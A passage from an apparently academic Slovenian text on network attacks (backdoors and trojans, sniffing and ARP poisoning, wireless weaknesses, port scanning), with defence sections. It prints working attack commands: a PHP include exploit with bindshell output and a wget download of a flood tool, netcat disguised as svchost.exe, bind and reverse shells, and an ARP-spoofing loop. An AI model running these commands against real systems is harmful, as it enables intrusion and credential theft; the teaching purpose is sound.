- **Plast seje** - Odgovorna za vzpostavitev povezave med aplikacijama obeh sistemov, ki bosta začela komunicirati med seboj.
- **Transportna plast** - Protokola te plasti sta TCP (transport control protocol) in UDP (user datagram protocol). Oba skrbita za povezavo med dvema IP naslovoma, le da drugi ne vsebuje sistema za detekcijo napak. TCP pa za vsak poslani (SYN zastavica) paket, za katerega od naslovnika ne dobi potrditve prejema (ACK zastavica), ponovi pošiljanje.




Slika 1: OSI plasti

- **Omrežna past** - Protokol te plasti je IP (internet protocol). Vsak sistem v omrežju ima svoj 4 bajtni IP naslov. Medtem ko IP skrbi za pošiljanje paketov, ICMP (internet control message protocol) skrbi za diagnostiko. IP prav tako skrbi za delitev (na eni strani) in združevanje (na drugi strani) prevelikih paketov.

- **Povezavna plast** - Plast lahko enačimo z *ethernet*-om. Vsaka *ethernet* naprava ima svoj enolični 6 bajtni MAC (media access control) naslov, ki se ne spreminja. Za razloko od IP naslova, ki se spreminja pogosto. Protokol na tej ravni se imenuje ARP (address resolution protocol). ARP pozna dve različni sporočili: *prošnjo* (kateri MAC naslov nosi ta IP) in *odgovor* (jaz imam ta IP in to je moj MAC naslov). Na ta način vsak paket namenjen določenemu IP naslovu doseže željeno destinacijo.

- **Fizična plast** - Fizična povezava med dvema sistemoma.



Slika 2: Pretok podatkov med plastmi

V tem poglavju bomo opisali vrste napadov, ki izkoriščajo lastnosti omrežij, njihove protokole in strukturo. Razdelili jih bomo v tri podpoglavja:

- stranska vrata,
- skeniranje in
- vohljanje

3.1 Stranska vrata in trojanski konji

Cilj vsakega napadalca pri napadu s trojanskim konjem je na napadeni sistem spraviti določen program in skriti njegovo identiteto. TO lahko naredi pred ali po postavitvi programa na napadeni sistem.

Tak program lahko na napadeni sistem postavi na različne načine. Najpogostejsi je z virusi in črvi preko elektronskih sporočil. Pri priponkah elektronskih sporočil lahko napadalci identiteto izvršljivih programov (končnice .exe, .bat, ...) skrijejo tako, da pred končnico dodajo končnico neizvršljive datoteke (.gif, .txt, ...) in nato veliko presledkov vmes. Lahko zamenjajo ikono, da program izgleda kot neizvršljiva datoteka. Opisano velja za operacijske sisteme Windows, ki program za zagon datotek določijo glede na končnico. Tudi Unix sistemi imajo določene izvršljive datoteke s končnicami (.pl, .rpm), vendar se Unix operacijski sistemi ne odločajo o zagonu določenega programa glede na končnico.

Naslednji način je razpečava preko spletnih strani, ki ponujajo programsko opremo, popravke, izvorno kodo in podobno. Napadalec v kodo programov vnese še dodatno kodo, ki mu na vsakem računalniku, na katerega se ta program namesti, odpre stranska vrata in omogoči neavtoriziran dostop.

Eden od načinov vdora je izkoriščanje nameščene programske opreme s slabo napisano izvorno kodo (prekoračitev medpomnilnika - več o tem v 4. poglavju pri DOS napadih) ali slabo napisane skripte spletnih strani na napadenem sistemu. Pri takem vdoru napadalec na napadenem sistemu izvrši del kode, ki jo vrine v pomnilnik nad katerim sistem oz. programska oprema nima več nadzora (prekoračitev pomnilnika) ali pa podtakne spletni strani del kode v skriptnem jeziku, ki mu omogoči dostop do sistema na določenih vratih. Enega takih napadov se da izvesti s programom *Dario* [15], ki izkorišča slabo definirane *include()* funkcije *php* skriptnega jezika. Če imamo v direktoriju, ki gosti spletne strani, datoteko s tako definirano funkcijo:

```
<? include_once($HTTP_GET_VARS[file]); ?>
```

lahko napadalec vdre v sistem na sledeči način.

```
# ./dario http://localhost/bla.php?file=
---------- DARIO ----------
Initing asyfsio...
Trying localhost:80..
Connected to 127.0.0.1:80 (from 127.0.0.1:59425)
Waiting for incoming connection...
Whooohoo, rock'n roll...
Sending evil code...
REMOTE> System... Linux
```

```
REMOTE> OS Version... 2.4.20
REMOTE> Perl... Ok
REMOTE> Bindshell saved to /tmp/.bs.pl
REMOTE> Bindshell launching (port 60021)..
REMOTE> Hope it's working..
-- telnet localhost 60021
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
(nobody@localhost:/www)
id;
uid=65534(nobody) gid=4294967295 groups=4294967295
: command not found
who -u;
root tty1   May 19 22:47 01:04 251
root pts/1  May 19 23:46   .   1892 (192.168.200.200)
: command not found
who -u;
root tty1   May 19 22:47 01:04 251
root pts/1  May 19 23:46   .   1892 (192.168.200.200)
: command not found
wget http://www.geocities.com/hacking/programs/flood
: command not found
flood
: command not found
exit;
Connection closed by foreign host.
```

Program nam v */tmp* direktorij naloži program *.bs.pl*, ki napadalcu odpre stranska vrata 60021. Na ta vrata napadalec s *telnet* protokolom pride v sistem, ne da bi potreboval geslo. Od tukaj naprej lahko gleda trenutne uporabnike (če je slučajno vzdrževalec na sistemu), poganja programe in s tem izvaja napade na druge sisteme. V navedenem primeru je napadalec iz spleta na napaden sistem potegnil program za DOS napade, ki jih lahko sedaj od tukaj izvaja na druge sisteme. Pri omenjenem napadu ima napadalec samo pravice *www* uporabnika in mu v primeru, da imamo na sistemu postavljen požarni zid, ki vrata 60021 zapira, program *Dario* ne more vzpostaviti *telnet* povezave.

V zgornjih primerih je napadalec skušal podtakniti uporabniku ali sistemu program, ki ga je prej maskiral. Poglejmo si primere kako maskirati program, ko je ta enkrat že na napadenem sistemu. Na vsakem operacijskem sistemu lahko pogledamo kateri procesi (programi) tečejo v ospredju (vidni) in ozadju (nevidni uporabniku). Napadalci izberajo nevidne procese in ime svojega procesa - programa s stranskimi vrati - imenujejo enako ali zelo podobno kakšnemu legitimnemu procesu. Na Windows operacijskih sistemih lahko vidimo več procesov z imenom *svchost* (na Unix sistemih se ta proces imenuje **init**). Poglejmo si primer takega prikrivanja v operacijskem sistemu Windows. Najprej s kombinacijo tipk *Ctrl+Alt+Del* v **Task Manager-ju** pregledamo število *svchost* procesov. Na računalniku

imamo na disku *C:* kopijo programa *NetCat*, ki jo preprosto preimenujemo v legitimen proces in zaženemo.

```
c:\copy nc.exe svchost.exe
c:\svchost.exe -l -p 31337 -e cmd.exe
```

Sedaj imamo na sistemu program stranskih vrat, ki se izdaja v *Task Managerju* kot dodaten proces z imenom *svchost.exe*in posluša promet na TCP vratih 31337.

Pri prikrivanju imen, lahko napadalec, ki je na sistemu pridobil nizek nivo pravic kopira program stranskih vrat v direktorij, ki je vsem na uporabo, in mu da ime znanega legitimnega ukaza (naprimer *dir* (Windows) ali *ls* (Unix)). Uporabnik z višjimi pravicami v tem direktoriju nič hudega sluteč izvede program za spisek datotek in nenamerno sproži program stranskih vrat. Zato na Unix sistemih programe v trenutnem direktoriju poganjamo z *./*.

S *trojanskim konjem* nazivamo vsak program, ki se izdaja za nekaj drugega, kar v resnici je. Prav tako počne nekaj drugega, in ne tisto kar bi od njega pričakovali na podlagi imena datoteke ali imena procesa pod katerim deluje.

Poglejmo si še napad s programom NetCat. *NetCat* omogoča napadalcu oddaljen dostop do napadenega računalnika. Pisan je za Windows in Unix operacijske sisteme. Velikokrat se ga uporablja kot program stranskih vrat na napadenemu računalniku. Izredno uporaben je tudi pri vzdrževanju omrežja. Njegova pogubnost je odvisna od človeka, ki ga upravlja. Kako se ga na operacisjkem sistemu Windows zakrije za drugim procesom smo že opisali. Poženemo ga pa na naslednji način:

```
nc [opcije] naslov_oddaljenega_računalnika
   [vrata_oddaljenega_računalnika]
```

Vedno moramo imeti dve kopiji programa. Eno na lokalnem, drugo na oddaljenem računalniku. Program je v privzetem načinu klient.

Naslov oddaljenega računalnika je njegova domena ali pa IP naslov. Vrata oddaljenega računalnika so lahko TCP ali UDP vrata, na katera Netcat na lokalnem sistemu pošilja pakete. Najpogostejše opcije pri uporabi programa kot stranska vrata so:

- *-l:* Način poslušanja: v tem načinu program čaka na pakete na določenih vratih.
- *-L:* Močnejši način poslušanja: deluje samo na Windows operacijskih sistemih. Če je povezava med strežnikom in klientom prekinjena, se program v tem načinu sam ponovno postavi v način poslušanja.
- *-u:* UDP način: omogoča pogovor v UDP namesto v privzetem TCP protokolu.
- *p:* Lokalna vrata: v načinu poslušanja bodo to vrata na katerih bo program poslušal. V načinu klienta so to vrata oddaljenega računalnika, iz katerih bo pobiral pakete.
- *-e:* Izvrši program: s to opcijo bo program po uspešni povezavi pognal izbrani program (v obeh načinih delovanja).

Poglejmo si primer napada. Na napadenem računalniku smo namestili *NetCat*. Tega poženemo z naslednjimi opcijami:

```
$ nc -l -p 2222 -e /bin/sh
```

Program na napadenem sistemu poženemo v načinu poslušanja na TCP vratih 2222. Prihajajoči promet se izvede v lupini */bin/sh* in rezultati se pošljejo nazaj preko omrežja do napadalčevega računalnika. Prihajajoči promet iz napadalčevega računalnika na napaden sistem usmerja seveda *NetCat* pognan na naslednji način:

```
$ nc [naslov_napadenega_sistema] 2222
```

Vse kar pride na standardni vhod (tipkovnica) napadalčevega računalnika, se prenese na napadeni računalnik, se tam izvrši in rezultati se prikažejo na napadalčevem računalniku na standardnem izhodu (ekran). Program napadalcu praktično prenese ukazno lupino oddaljenega računalnika na lokalni računalnik.

Takega napada ni težko blokirati s požarnim zidom, ki mu samo povemo, da promet na določenih vratih zapre. Vendar se pri *NetCat* programu da tudi to prepreko obiti. Na napadalčevem računalniku poženemo program v načinu poslušanja:

```
$ nc -l -p 80
```

Program na TCP vratih 80, ki jih uporabljajo spletni strežniki in brskalniki, posluša promet. Na napadenem računalniku za požarnim zidom poženemo program v načinu klienta:

```
$ nc [naslov_napadalca] 80 -e /bin/sh
```

Program na napadenem računalniku izza požarnega zidu vzpostavi povezavo z napadalčevim sistemom in vse kar dobi iz ukazne lupine pošlje napadalcu izven požarnega zidu. Program na napadalčevem računalniku te podatke sprejme in jih prikaže na ekranu. Napadalec natipkane ukaze za lupino preko standardnega vhoda pošlje na vrata 80 (ki jih vsak požarni zid pušča odprta) na napaden sistem. Ta ukaze sprejme in rezultate pošlje spet nazaj napadalcu.

Vsi podatki, ki jih *NetCat* pošilja po omrežju so nezaščiteni. Zato so napadalci za svojo zaščito spisali *CryptoCat*. Program je identičen zgoraj opisanem programu, le da ima še eno opcijo *-k*, ki omogoča kriptiranje podatkov s podanim ključem. Program uporablja simetrično kriptografijo. Če napadalčev in napadeni računalnik nimata enakega ključa, se povezava ne bo vzpostavila. Zato morata biti programa na obeh računalnikih zagnana z istim ključem. Podatke lahko na ta način izmenjujeta po lastnem varnem kanalu. Podatki se kriptirajo s ključem, ki uporablja *twofish* kriptirni algoritem. Ko program podatke sprejme, jih najprej dekodira in nato preda standardnemu izhodu. Če opcije *-k* ne podamo, se podatki kriptirajo s privzetim ključem 'metallica'.

3.1.1 Programi stranskih vrat

Poleg omenjenih Dario, NetCat in CryptoCat obstaja še cela vrsta podobnih programov[7]:

- Tini: deluje na Windows operacijskih sistemih in omogoča dostop do lupine na TCP vratih 7777. Glavna prednost je njegova majhnost: 3 kilobajte.

- Q: pisan za Linux, omogoča oddaljen kriptiran dostop z 256-bitnim ključem in uporablja AES algoritem.
- Md5bd: pisan za Linux OS, podpira avtentifikacijo z geslom, ki se kriptira z MD5 algoritmom.
- UDP_Shell: Linux in BSD orodje, ki posluša na poljubnih UDP vratih.
- TCPshell: Linux in BSD orodje, ki posluša na poljubnih TCP vratih
- Crontab_backdoor: je Unix skripta, ki omogoča lažje samodejno poganjanje programa s *crontab*-om ob točno določenem času.

Nekaj programov stranskih vrat je bilo vstavljenih v znane programe kot so na primer *Tcpdump*, ki se je s trojanskim konjem razpečeval cel teden v novembru 2002. Napadeni so bili tudi *Libcap*, *Sendmail*, *Open SSH* in drugi.

3.1.2 Obramba

Kot je verjetno že jasno, nam lahko večino takih napadov zaustavijo požarni zidovi. Vendar zaustavijo vseh. Najboljša obramba je še vedno poučevanje uporabnikov o tem, kateri programi so varni in kateri ne, kako se tako programi razpečujejo po elektronski pošti in kaj lahko napadalec naredi v primeru, če mu uspe tak program namestiti. Vendar tudi to ni dovolj. Potrebno je vsaj nekajkrat na mesec pregledati promet, ki se pošilja iz računalnika in vrata, preko katerih se pošilja. Dobra obramba je tudi pazljivost pri nameščanju nove programske opreme. Trojanske konje lahko odkrijemo tudi s pregledovanjem sumljivih procesov. Če nimamo pognanega *Internet Explorerja*, proces z imenom *iexplorer* ne more obstajati. Prav tako na Linuxu ne moremo imeti dveh *initd* procesov. Ne moremo namreč imeti dveh skript, ki bi skrbele za zaganjanje vseh želenih procesov.

3.2 Vohljanje

Na omrežni plasti že opisanega OSI modela leži razlika med *usmerjenim* in *neusmerjenim* omrežjem. Pri zadnjem se *ethernet* paketi pošljejo vsem napravam. Samo naprava, kateri so namenjeni pa te pakete sprejme. Nobena težava pa ni določeno napravo pripravit do tega, da bere vse pakete, ki prispejo do nje. V Unix operacijskih sistemih napravo pripravimo do tega z naslednjim ukazom:

```
# ifconfig eth0 promisc
```

Pri čemer je *eth0* mrežna kartica računalnika.

Program, ki prisluškuje paketom namenjenim napravi se imenuje *Tcpdump*. Način, ko posluša vse pakete, imenujemo vohljanje. Z vohljanjem lahko napadalec zve marsikaj. Razvozla pa lahko samo informacije, ki niso zakodirane. Poglejmo si naslednji primer:

```
# tcpdump -l -X 'ip host 192.168.0.118'
tcpdump: listening on eth0
...
0x0030 000e 0a8a 3232 3020 5459 5053 6f66 7420 ....220.TYPSoft.
0x0040 4654 5020 5365 7276 6572 2030 2e39 392e FTP.Server.0.99.
...
0x0030 0007 1f78 5553 4552 206c 6565 6368 0d0a ...xUSER.kljun..
...
0x0020 8018 4398 4e2c 0000 0101 080a 0007 1fc5 ..C.N,..........
0x0030 000e 0f5a 3333 3120 5061 7373 776f 7264 ...Z331.Password
0x0040 2072 6571 7569 7265 6420 666f 7220 6c65 .required.for.kl
...
0x0030 0007 1fc5 5041 5353 206c 3840 6e69 7465 ....PASS.klji87h
...
0x0020 8018 438a 4c8c 0000 0101 080a 0007 1feb ..C.L...........
0x0030 000e 10d1 3233 3020 5573 6572 206c 6565 ....230.User.klj
0x0040 6368 206c 6f67 6765 6420 696e 2e0d 0a   un.logged.in...
```

V zgornjem primeru vidimo prisluškovanje paketom namenjenih naslovu *192.168.0.118*, ko se skuša uporabnik *kljun* avtentificirati na FTP strežnik. Tudi storitve, kot so POP3, IMAP, SMTP in Telnet ne uporabljajo kriptiranih paketov. S tem je tudi avtentifikacija nekriptirana, kot lahko vidimo v zgornjem primeru.

Obstajajo seveda še bolj sofisticirana orodja kot *tcpdump*. *Dsniff* išče samo informacije kot so uporabniška imena in gesla.

Drugi tip omrežij - *usmerjena omrežja* - pa lahko napadalcu nekoliko oteži delo. Usmerjevalniki paketov in druge naprave so v takih omrežjih malce bolj inteligentni. Vsebujejo namreč tabelo pretvorb med IP in MAC naslovi. Paket namenjen IP naslovu pošljejo na MAC naslov naprave, ki ga imajo zapisanega v tabeli. Paketi se ne pošiljajo vsem napravam v omrežju, kot se to dogaja pri neusmerjenih omrežjih. Prva prednost, ki jo tak način prinese, je razbremenitev linij in s tem večji pretok paketov po omrežju. Druga prednost je oteženo vohljanje. Vendar se tej težavi da izogniti. Razlog leži v *ARP* protokolu. Ko naprava dobi ARP odgovor z IP naslovom, ki že obstaja v tabeli, bo v tabelo vpisala nov MAC naslov. ARP odgovor pa sprejme tudi v primeru, ko ARP vprašanja ni poslal. To pa zato, ker se zgodovina ARP protokola ne beleži. To bi ga naredilo bolj kompleksnega. Potreboval bi dosti več spomina in naprave bi bile dražje. Protokol pa je bil narejen s preprostostjo v mislih [3].

Te značilnosti lahko spretno izrabi napadalec pri napadu, ko prisluškuje promet med napravo A in napravo B. Napravi A pošilja neprekinjen tok ARP odgovorov in jo prepriča, da je IP naprave B na njegovem MAC naslovu. Enako tudi napravo B prepriča, da IP je naprave A tudi na njegovem MAC naslovu. Nato napadalec samo še prepošilja dobljene in prebrane pakete pravemu naslovniku s spremenjenim, sedaj pravim, zaglavjem. Usmerjevalnik med tremi napravami deluje pravilno. Le napadeni napravi sta goljufani. Tako prisluškovanje je zanimivo, ko je ena od naprav, recimo A, prehod v svetovni splet. Promet med A in B je torej ves promet, ki ga B izvaja v svetovnem spletu. Recimo da ima naprava A 192.168.0.1 naslov in naprava B 192.168.0.8. Najprej ugotovimo njune MAC naslove in še našega

```
# ping -c 1 -w 1 192.168.0.1 PING 192.168.0.1 (192.168.0.1):
56 octets data 64 octets from 192.168.0.1: icmp_seq=0 ttl=64
...
# ping -c 1 -w 1 192.168.0.8 PING 192.168.0.8 (192.168.0.8):
56 octets data 64 octets from 192.168.0.8: icmp_seq=0 ttl=128
...
# arp -na
? (192.168.0.1) at 00:50:18:00:0F:01 [ether] on eth0
? (192.168.0.8) at 00:C0:F0:79:3D:30 [ether] on eth0
# ifconfig eth0
eth0 Link encap:Ethernet HWaddr 00:00:AD:D1:C7:ED
  inet addr:192.168.0.9 Bcast:192.168.0.255 Mask:255.255.255.0
...
```

S *ping* ukazom smo spravili oba MAC naslova napadenih naprav v ARP shrambo (tabelo). To informacijo potrebujemo, da bomo pakete ki prispejo do nas pravilno usmerjali na napadeni napravi. Sedaj moramo 192.168.0.8 povedati, da se 192.168.0.1 nahaja na 00:00:AD:D1:C7:ED MAC naslovu in 192.168.0.1 moramo povedati da se 192.168.0.8 prav tako nahaja na istem naslovu 00:00:AD:D1:C7:ED. To informacijo moramo pošiljati na oba napadena računalnika v intervalu 10-ih sekund, da se ARP tabeli njunih mrežnih kartic ne obnovita. To lahko naredimo z orodjem *nemesis* (za razlago vseh opcij programa poglejte *man nemesis* po namestitvi). V jedro operacijskega sistema moramo imeti vključeno možnost IP-preusmerjanja [3].

```
# nemesis arp -v -r -d eth0 -S 192.168.0.1 -D 192.168.0.118 -h
00:00:AD:D1:C7:ED -m 00:C0:F0:79:3D:30 -H 00:00:AD:D1:C7:ED -M
00:C0:F0:79:3D:30
...
               [MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
    [Ethernet type] ARP (0x0806)

  [Protocol addr:IP] 192.168.0.1 > 192.168.0.8
 [Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
       [ARP opcode] Reply
 [ARP hardware fmt] Ethernet (1)
 [ARP proto format] IP (0x0800)
 [ARP protocol len] 6
 [ARP hardware len] 4
...

# nemesis arp -v -r -d eth0 -S 192.168.0.118 -D 192.168.0.1 -h
00:00:AD:D1:C7:ED -m 00:50:18:00:0F:01 -H 00:00:AD:D1:C7:ED -M
00:50:18:00:0F:01
...
```

[3] IP-forwarding

```
              [MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01
    [Ethernet type] ARP (0x0806)

  [Protocol addr:IP] 192.168.0.8 > 192.168.0.1
 [Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01
       [ARP opcode] Reply
 [ARP hardware fmt] Ethernet (1)
 [ARP proto format] IP (0x0800)
 [ARP protocol len] 6
 [ARP hardware len] 4
...
```

Če hočemo to početi na vsakih 10 sekund, napišemo perl ukaz ali skripto, ki to opravlja namesto nas.

```
# perl -e 'while(1){print "Redirecting...\n"; system("nemesis
arp -v -r -d eth0 -S 192.168.0.1 -D 192.168.0.118 -h
00:00:AD:D1:C7:ED -m 00:C0:F0:79:3D:30 -H 00:00:AD:D1:C7:ED -M
00:C0:F0:79:3D:30"); system("nemesis arp -v -r -d eth0 -S
192.168.0.118 -D 192.168.0.1 -h 00:00:AD:D1:C7:ED -m
00:50:18:00:0F:01 -H 00:00:AD:D1:C7:ED -M
00:50:18:00:0F:01");sleep 10;}'
Redirecting...
Redirecting...
```

Sedaj samo še s *Tcpdump* programom prisluškujemo prometu.

Vohljanje po omrežju ni uporabno samo za pridobivanje informacij o geslih, uporabniških imenih, elektronskih sporočilih. Vzdrževalci omrežij se te tehnike poslužujejo za iskanje netipičnih paketov, kar je uporabno pri odpravljanju napak v omrežju.

Prva tehnika vohljanja, ki smo jo opisali je *pasivna tehnika*. Napadalec samo visi na omrežju in čaka na promet. Pri zastrupljanju z lažnimi ARP odgovori tehnike že prehajajo v *aktivno vohljanje*. Aktivne tehnike se uporabljajo tudi pri zaseganju kriptiranih podatkov v omrežju. Tehnike aktivnega vohljanja uporabljajo različne načine od tehnik pasivnega vohljanja: že opisano ARP zastrupljanje, poplavljanje MAC naslovov, ponarejeni DNS odgovori in prav tako že opisani Men-in-the-middle napad v poglavju *Kriptografija*.

- Poplavljanje MAC naslovov - tehnika se poslužuje pošiljanja velikega števila ponarejenih MAC naslovov v omrežje. Ko naprave več ne zmorejo pomniti vseh naslovov v svoji tabeli začnejo pošiljati promet na vse naslove. Od tu naprej se lahko napadalec posluži pasivne tehnike prisluškovanja.

- ARP zastrupljanje.

- Ponarejeni DNS odgovori - napad je podoben kot ARP zastrupljanje, vendar ni potrebno da sta napadena računalnika v istem omrežju. Lahko sta v različnih omrežjih, napadalec pa med napadenim računalnikom in njegovim DNS strežnikom. Ko napadeni računalnik pošlje zahtevo po IP naslovu določene domene, napadalec poda svoj IP naslov in pregleduje pakete preden jih preusmeri na pravi naslov.

- Men-in-the-middle napad - napad je opisan v prvem poglavju, ker se ukvarja z kodiranimi informacijami med napadenima računalnikoma. Tehnika uporablja ponarejene DNS odgovore, ki jih pošilja napadenima računalnikoma. Napadalec dobljeno informacijo odšifrira, jo prebere, nazaj šifrira in pošlje naslovniku. Edina težava pri tem napadu je ta, da mora uporabnik za napadenim računalnikom sprejeti certifikat napadalčevega računalnika. Vendar zaradi slabega poznavanja tovrstnih napadov tipičen uporabnik sprejme vse certifikate brez pomislekov.

3.2.1 Orodja aktivnega vohljanja

- Webmitm - uporaben pri Med-in-the-middle napadih.
- Tcpdump - deluje na Windows in Unix operacijskih sistemih.
- Dsniff - že omenjeni paket za Unix sisteme vsebuje kar nekaj orodij za aktivno vohljanje: *arpspoof*, *dnsspoof* in *macof*.
- Snort - orodje za analizo paketov in beleženje dnevniške datoteke v realnem času.

3.2.2 Obramba

Nobena obramba proti aktivnemu vohljanju ni popolna. Vendar za zaščito lahko vedno nekaj storimo. Pri pošiljanju ali sprejemanju pomembnih informacij je potrebno uporabiti varne protokole kot SSL, HTTPS. Pri povezovanju s pomembnimi sistemi ne smemo uporabljati storitev, ki ne kriptirajo informacij (npr. Telnet, Pop3, ...). Preden sprejmemo certifikat se prepričajmo, če je ključ pravilen. Raje uporabljajmo usmerjevalnike[4] kot vozlišča[5]. Za strežnike v DMZ zoni pa vedno uporabimo statično ARP tabelo [7].

3.2.3 Brezžična omrežja

Vsi napadi v fiksnih omrežjih se lahko pojavijo tudi v brezžičnih. Enako velja tudi za vohljanje po omrežju in iskanje posaeznih naprav.

V brezžična omrežja dostopamo preko točk dostopa[6]. Lepa lastnost takih točk dostopa je, da jih vsaj polovica ni zaščitenih in ne uporabljajo šifriranja podatkov. Orodja kot so Netstumbler (Windows), MacStumbler (Mac), Wellenreiter (Linux) in BSD-Airtools so lahko v pomoč pri iskanju takih dostopnih točk. Ko se enkrat priklopimo v omrežje dostopne točke je (če je seveda omrežje kriptirano) ovira samo še WEP. WEP[7] šifrirni algoritem se uporablja za šifriranje podatkov med brezžičnimi napravami (IEEE standard za 802.11a in b). Dostopna točka odda v brezžično omrežje vsako minuto enak WEP paket. Tega lahko s pasivnim vohljanjem prestrežemo in ga razbijemo (WEPCrack, AirSnort, BSD-Airtools). Razbijamo ga lahko dalj časa, ker se ključ ne spreminja - paket je zmeraj enak. 128-bitni ključ se lahko razbije v približno 2 dneh na malo močnejšem osebnem računalniku

[4] Angleški izraz Switch
[5] Angleški izraz Hub
[6] Access point
[7] Wired Equivalent Privacy

Velika večina dostopnih točk nima spremenjenega privzetega gesla. Privzeta gesla za posamezne naprave lahko dobimo v priročnikih na spletnih straneh proizvajalcev. Z vsem tem imamo lahko v nekaj urah (dneh) celotno omrežje dostopne točke pod nadzorom [12].

3.3 Skeniranje vrat

Skeniranje vrat je način, pri kateremu ugotavljamo katera vrata so na določenem sistemu odprta. Vsaka od standardnih storitev prisluškuje na svojih znanih TCP vratih. Na ta način napadalec pregleda sistem preden ga napade. Ko izve katere servise sistem omogoča, lahko planira napad na te servise. Najpreprostejši način je poskusiti vzpostaviti TCP povezavo z vsakimi vrati. Take napade je lahko odkriti zaradi beleženja dostopov v dnevniške datoteke. V izogib beleženju je bilo izumljenih kar nekaj tehnik:

Prikrito SYN skeniranje
Pri takem skeniranju se rokovanje s paketi ne zaključi do konca. Pri uspešnem rokovanju sa najprej pošlje SYN paket. Nazaj dobimo SYN\ACK paket. V zadnjem koraku pošljemo ACK paket in povezava se vzpostavi. Pri prikritem SYN skeniranju se namesto zadnjega paketa pošlje RST paket, ki povezavo prekine. Iz prejetega SYN\ACK paketa še vedno lahko ugotovimo ali so vrata odprta in nezaključeno rokovanje se ne zabeleži.

FIN, X-mas in Null skeniranje
S temi tehnikami pošiljamo na vsa vrata določenega sistema nelogične ali pokvarjene pakete. Program, ki poslusa na odprtih vratih take pakete zavrže. Če pa so zaprta pošlje sistem nazaj napadalcu RST paket (RFC 793 protokol). FIN skeniranje pošlje TCP paket s FIN zastavico, X-mas s FIN, URG in PUSH zastavico (novoletna jelka) ter Null brez zastavic.

Varljivo zapeljevanje
Pri takem napadu napadalec skenira vrata z različnimi IP naslovi. Med njimi tudi s svojim naslovom. Odgovori vsem drugim IP naslovom napadalcu niso potrebni, ker so samo zapeljevanje napadenega računalnika. Vendar morajo IP naslovi, ki jih napadalec uporablja, biti obstoječi. V nasprotnem primeru bo napadeni računalnik prejel SYN poplavo paketov.

Brezdelno skeniranje
Pri brezdelnem skeniranju mora napadalec najti gostitelja, ki nima TCP\IP prometa. Na takem gostitelju lahko mirno pregleduje pakete, ki jih pošilja drugemu sistemu. To potrebuje za ugotovitev koraka, po katerem se veča IP ID v zaglavju paketa. Vsak poslani paket ima namreč svoj IP ID. Ta se poveča z vsakim novim poslanim paketom za korak 1 ali 254 (odvisno od operacijskega sistema - razporeditve bajtov). Na tak način sistem, ki sprejema pakete, pozna njihov vrstni red in lahko zaprosi pošiljatelja za manjkajoče pakete.

Napadalec najprej ugotovi trenutni IP ID z poslanim SYN paketom gostitelju. Z nekaj takimi paket ugotovi še korak. Nato pošlje SYN paket na določena vrata napadenega računalnika z IP naslovom gostitelja. Če so vrata odprta, pošlje napaden sistem gostitelju nazaj SYN\ACK odgovor. Gostitelj odgovori z RST paketom, ker odgovora ne razume (sam ni poslal SYN). Če vrata niso odprta bo napaden sistem poslal gostitelju RST paket, ki ne zahteva odgovora. Napadalec spet kontaktira gostitelja s SYN paketom, da vidi za koliko se

je IP ID zvečal. Če se je zvečal za en korak, so vrata zaprta. Če se je zvečal za dva ali več pomeni, da se je še en paket poslal vmes - torej RST - in vrata so odprta. Na ta način se na napadenemu računalniku IP naslov napadalca nikoli ne zabeleži. Se pa lahko beleži na gostitelju.

Ostale tehnike

Vanilla - tehnika pregleda vseh 65.353 vrat.

Strobe - pregledajo se samo vrata za katera se ve, da se jih da izkoristiti.

FTP odbojno skeniranje - skeniranje poteka skozi FTP strežnik, da se izvora ne da ugotoviti.

Drobljenje paketov - pošiljajo se samo delci paketov, da prelisičijo preproste požarne zidove, ki temeljijo na zavračanju (celotnih) paketov.

UDP - ugotavljanje odprtih UDP vrat.

Sweep - ena vrata se pregledajo na večjem številu sistemov.

Vsi opisi tehnik so izvedeni iz ene lokacije in jih z metodami opisanimi v obrambi lahko omejimo. Težje je omejiti ali odkriti *porazdeljeno skeniranje*. Pri takem napadu napadalec skenira vrata iz različnih gostiteljev v različnih omrežjih hkrati. Napadeni sistem lahko vse poskuse odpiranja vrat beleži, vendar je težko ugotoviti ali gre za skeniranje ali ne. Napadalec ima pod nadzorom orodja na vseh gostiteljih iz ene lokacije.

3.3.1 Orodja

- NMAP - en najbolj priljubljenih programov za skeniranje ponuja UDP, TCP SYN, FTP Proxy, Null in ostale tehnike skeniranja. Omogoča ugotavljanje operacijskega sistema napadenega sistema, prstnih odtisov, prikrito SYN skeniranje in varljivo zapeljevanje.

- NetScan Tools Pro 200 - en najboljših programov za Windows okolje omogoča dosti več kot samo skeniranje vrat. Ponuja *DNS zahteve*, *ping sweep*[8], *whois* zahteve, *SNMP sprehod*[9], večopravilnost med različnimi sistemi (skeniranje vrat lahko poteka na enemu in *ping sweep* na drugemu).

- SperScan - omogoča hitro in fleksibilno TCP skeniranje in kot *NetScan* omogoča specificiranje seznamov skeniranih IP naslovov in vrat. Nekaj seznamov dobimo že skupaj s programom.

- ISS Internet scanner - komercialni izdelek, ki ponuja nekaj tehnik skeniranja (TCP, ICMP in UDP), NETBIOS in DNS orodja, odkriva operacijske sisteme in prstne odtise.

3.3.2 Obramba

Obramba pred skeniranjem vrat mora biti postavljena prej kot napadalec ugotovi kateri programi prisluškujejo na določenih vratih in izrabi njihove luknje. FIN, X-mas in Null skeniranja se preprosto znebimo, če jedru operacijskega sistema prepovemo pošiljanje RST

[8]Tehnika odgovarjanja na ping zahteve za neobstoječe IP naslove

[9]snmpwalk

